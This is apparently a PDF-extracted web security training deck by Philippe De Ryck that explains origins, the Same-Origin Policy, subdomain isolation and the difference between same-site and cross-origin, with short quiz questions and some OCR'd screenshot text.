



SECURITY FOUNDATIONS FOR MODERN WEB APPLICATIONS

DR. PHILIPPE DE RYCK

<https://PragmaticWebSecurity.com>

I am *Dr. Philippe De Ryck*



Founder of Pragmatic Web Security



Google Developer Expert



SecAppDev organizer

I help developers with security



Hands-on in-depth security training



Advanced online security courses



Security advisory services



<https://pdr.online>

ORIGINS IN THE BROWSER

YAHOO!

What's New | Check Email | My | ?

Personalize | Help

Yahoo! Auctions
coins, cards, stamps

Toshiba Laptop Giveaway!
ONSALE at COST

Find a loan
Win \$10,000

Search advanced search

Yahoo! Games - Play online chess, bridge, spades, hearts and more...

Shopping - Yellow Pages - People Search - Maps - Travel Agent - Classifieds - Personals - Games - Chat
Email - Calendar - Pager - My Yahoo! - Today's News - Sports - Weather - TV - Stock Quotes - more...

Arts & Humanities Literature, Photography...	News & Media Full Coverage, Newspapers, TV...	In the News Up to 25 dead in Colorado H.S. shooting NATO - Serbia war Year 2000 problem more...
Business & Economy Companies, Finance, Jobs...	Recreation & Sports Sports, Travel, Autos, Outdoors...	Marketplace Kosovo Charity Auctions Custom mortgage quotes at the Loan Center more...
Computers & Internet Internet, WWW, Software, Games...	Reference Libraries, Dictionaries, Quotations...	Inside Yahoo! Y! Pager - instant messaging Y! Clubs - something for everyone Y! Calendar - your personal web calendar more...
Education College and University, K-12...	Regional Countries, Regions, US States...	
Entertainment Cool Links, Movies, Humor, Music...	Science Biology, Astronomy, Engineering...	
Government Military, Politics, Law, Taxes...	Social Science Archaeology, Economics, Languages...	
Health Medicine, Diseases, Drugs, Fitness...	Society & Culture People, Environment, Religion...	

World Yahoo!s Europe: Denmark - France - Germany - Italy - Norway - Spain - Sweden - UK & Ireland
Pacific Rim: Australia & NZ - HK - Japan - Korea - Singapore - Taiwan - Asia - Chinese
Americas: Canada - Spanish

Yahoo! Get Local LA - NYC - SF Bay - Chicago - more

Enter Zip Code

Wikipedysta:Amgine/monobook.css - Wikinews - Mozilla

http://pl.wikinews.org/wiki/Wikipedysta:Amgine/monobook.css

Back Forward Reload Stop

Home Bookmarks Article Ideas Main Page - Wikinews Wikimedia Banking Tools Sailing H-SPHERE Saewyc Portal PHP Mac

W: Create an account or log in - W: Wikipedysta:Amgine/monob... W: Revolutionary Armed Forces ...

Amgine moja dyskusja preferencje obserwowane moje edycje wylogowanie

wikiporter dyskusja edytuj historia przenie! obserwuj

Wikipedysta:Amgine/monobook.css

- Wikipedysta:Amgine

Note: After saving, you have to clear your browser cache to see the changes: Mozilla: click Reload (or Ctrl-R), IE / Opera: Ctrl-F5, Safari: Cmd-R, Konqueror Ctrl-R.

```

/* Wikinews CSS v0.6 */
/* Last update: 7th March UTC */
/* ----- */
/* This skin works under Opera */
/* and Gecko browsers. There are */
/* glitches under IE, and I'm */
/* not sure about other browsers */
/* so if anyone could send me */
/* screenshots of this layout on */
/* Mac and Linux browsers, it'd */
/* be appreciated. */
/* ----- */

/* If you want to use this skin in your CSS, just paste the following line in your monobook.css file:
#import "http://pl.wikinews.org/w/index.php?title=Wikipedysta:Datrio/monobook.css&action=r&asctype=text/css";
This will allow me to make changes in the skin, so that you won't have to manually update it in your monobook.css.
*/

body {
background: white !important;
}
h1, h2, h3, h4, h5, h6 {
border-bottom: 1px solid #8020F7;
font-family: verdana;
}

```

WIKINIEWS

nawigacja

- Strona główna
- Pokój prasowy
- Ostatnie zmiany
- Losuj stronę
- Pomoc
- Dary pieniężne

szukaj

OK Szukaj

narzędzia

- Linkujące
- Zmiany w dlinkowanych
- Strony specjalne


PageRank



What is the definition of an origin?


THE DEFINITION OF AN ORIGIN

<https://www.example.com:443/test?color=blue#section2>




THE DEFINITION OF AN ORIGIN

<https://www.example.com:443/test?color=blue#section2>



THE *SAME-ORIGIN POLICY (SOP)*

Content retrieved from one origin can freely interact with other content from that origin, but interactions with content from other origins are restricted





Loading an iframe in an HTML page

```
1 <iframe src="https://restograde.com">  
2 </iframe>
```


THE *SAME-ORIGIN POLICY (SOP)*

Content retrieved from one origin can freely interact with other content from that origin, but interactions with content from other origins are restricted




<https://app.restograde.com/>

The attacker can abuse permissions granted to the origin, such as accessing webcam/microphone

The attacker can send requests to backend services from within the application's origin

The attacker can access local resources, such as the page, stored data, ...



THE ORIGIN AS A SECURITY PRINCIPAL

- **Origins are used as a principal for making security decisions**
 - The Same-Origin Policy governs interaction between contexts
 - The SOP affects the DOM and all its contents
- **Other origin-protected resources in a modern browser**
 - Permissions for sensitive features are also granted per origin
 - Client-side storage areas (Web Storage, IndexedDB, ...)
 - Ability to send JavaScript-based XHR requests without CORS restrictions
 - Includes the capability to load resources and inspect their contents (e.g. JS source code)
- **One of the most important aspects of web security is controlling your origin**
 - Once an attacker runs code within your origin, it will be hard to provide any security

COMPARTMENTALIZATION USING THE SAME-ORIGIN POLICY




example.com/calendar

example.com/forum

example.com/admin

Browsers cannot isolate based on paths, so each of these applications runs in same "trust zone". One piece of malicious JS code in any of these apps can influence all the other apps.




calendar.example.com

forum.example.com

admin.example.com

Each of the applications is runs in an isolated origin, isolating the applications from each other. A vulnerability in the forum will not automatically affect the admin app.

ORIGINS AND SITES



ORIGINS AND SITES

- Same-site or cross-site is determined based on the ***eTLD + 1*** (i.e., the domain)
 - Simply put, the site corresponds to the domain you buy from a registrar
 - E.g., *restograde.com*, *restograde.co.uk*
 - Protocol, subdomains, ports, and paths are ignored in making this decision
- Everything running in a site is considered to (loosely) belong together
 - The browser still enforces the Same-Origin Policy on each individual browsing context
 - Additional security measures sometimes rely on the cross-site property of a context
 - E.g., the cookie *SameSite* flag, Cross-Origin Resource Policy (CORP)
- Subdomains are considered cross-origin but not cross-site
 - Avoid giving control of subdomains to untrusted or external parties



Which of these URLs are cross-origin compared to *<https://app.restograde.com/calendar/>*

- A** <http://app.restograde.com/calendar/>
- B** <https://app.restograde.com/reviews/>
- C** <https://app.restograde.com:8443/calendar/>
- D** <https://www.restograde.com/calendar/>



Which of these URLs are cross-site compared to *<https://app.restograde.com/calendar/>*

- A** <https://www.restograde.com/calendar/>
- B** <https://reviews.restograde.com/>
- C** <https://restogradecalendar.com/>
- D** None of the above

ORIGINS AND SITES

<https://restograde.com/app>

Origin: (https, restograde.com, 443)

Site: restograde.com

<https://restograde.com/calendar>

Origin: (https, restograde.com, 443)

Site: restograde.com

<https://app.restograde.com>

Origin: (https, app.restograde.com, 443)


Site: restograde.com

<https://myrestograde.com/app>

Origin: (https, myrestograde.com, 443)

Site: myrestograde.com

COOKIE SECURITY BEST PRACTICES

